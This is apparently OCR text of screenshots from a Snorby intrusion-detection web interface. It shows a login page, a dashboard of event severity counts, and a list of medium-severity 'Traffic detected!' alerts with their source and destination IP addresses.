
Password

password

☑ Remember me

© 2018 Threat Stack, Inc - Created By: Dustin Willis Webber

Snorby 2.6.3 - https://github.com/Snorby/snorby



Dashboard

More Options

LAST 24 TODAY YESTERDAY THIS WEEK THIS MONTH THIS QUARTER THIS YEAR

Updated: 01/28/18 09:40 AM UTC

0
HIGH SEVERITY
0 / 8,929

8929
MEDIUM SEVERITY
8,929 / 8,929

0
LOW SEVERITY
0 / 8,929

Sensors | Severities | Protocols | Signatures | Sources | Destinations

Event Count vs Time By Sensor

TOP 5 SENSOR

sensor1	8,951

TOP 5 ACTIVE USERS


Administrator	0

LAST 5 UNIQUE EVENTS

Traffic detected!	8,951
Traffic detected!	8,951
Traffic detected!	8,951
Traffic detected!	8,951
Traffic detected!	8,951

ANALYST CLASSIFIED EVENTS

Unauthorized Root Access	0
Unauthorized User Access	0
Attempted Unauthorized...	0
Denial of Service Attack	0
Policy Violation	0
Reconnaissance	0
Virus Infection	0
False Positive	0



Snorby SPONSORED BY threat stack https://threatstack.com

Welcome Administrator | Settings | Log out

Dashboard | My Queue (0) | Events | Sensors | Search | Administration

Medium Severity Events 8929 events found

Hotkeys | Classify Event(s) | More Options

☐		Sev.	Sensor	Source IP	Destination IP	Event Signature	Timestamp
☐	☆	2	sensor1	192.20.1.4	11.10.1.1	Traffic detected!	9:43 AM
☐	☆	2	sensor1	192.20.1.4	11.10.1.1	Traffic detected!	9:43 AM
☐	☆	2	sensor1	192.20.1.4	11.10.1.1	Traffic detected!	9:43 AM
☐	☆	2	sensor1	192.20.1.4	11.10.1.40	Traffic detected!	9:43 AM
☐	☆	2	sensor1	24.160.236.255	Traffic detected!		9:29 AM
☐	☆	2	sensor1	0.66.78.255	Traffic detected!		9:29 AM
☐	☆	2	sensor1	163.172.181.208	192.20.1.3	Traffic detected!	9:28 AM
☐	☆	2	sensor1	163.172.181.208	192.20.1.3	Traffic detected!	9:28 AM
☐	☆	2	sensor1	163.172.181.208	192.20.1.3	Traffic detected!	9:28 AM
☐	☆	2	sensor1	163.172.181.208	192.20.1.3	Traffic detected!	9:28 AM
☐	☆	2	sensor1	163.172.181.208	192.20.1.3	Traffic detected!	9:28 AM
☐	☆	2	sensor1	163.172.181.208	192.20.1.3	Traffic detected!	9:28 AM
☐	☆	2	sensor1	163.172.181.208	192.20.1.3	Traffic detected!	9:28 AM
☐	☆	2	sensor1	163.172.181.208	192.20.1.3	Traffic detected!	9:28 AM
☐	☆	2	sensor1	163.172.181.208	192.20.1.3	Traffic detected!	9:28 AM
☐	☆	2	sensor1	163.172.181.208	192.20.1.3	Traffic detected!	9:28 AM
☐	☆	2	sensor1	163.172.181.208	192.20.1.3	Traffic detected!	9:28 AM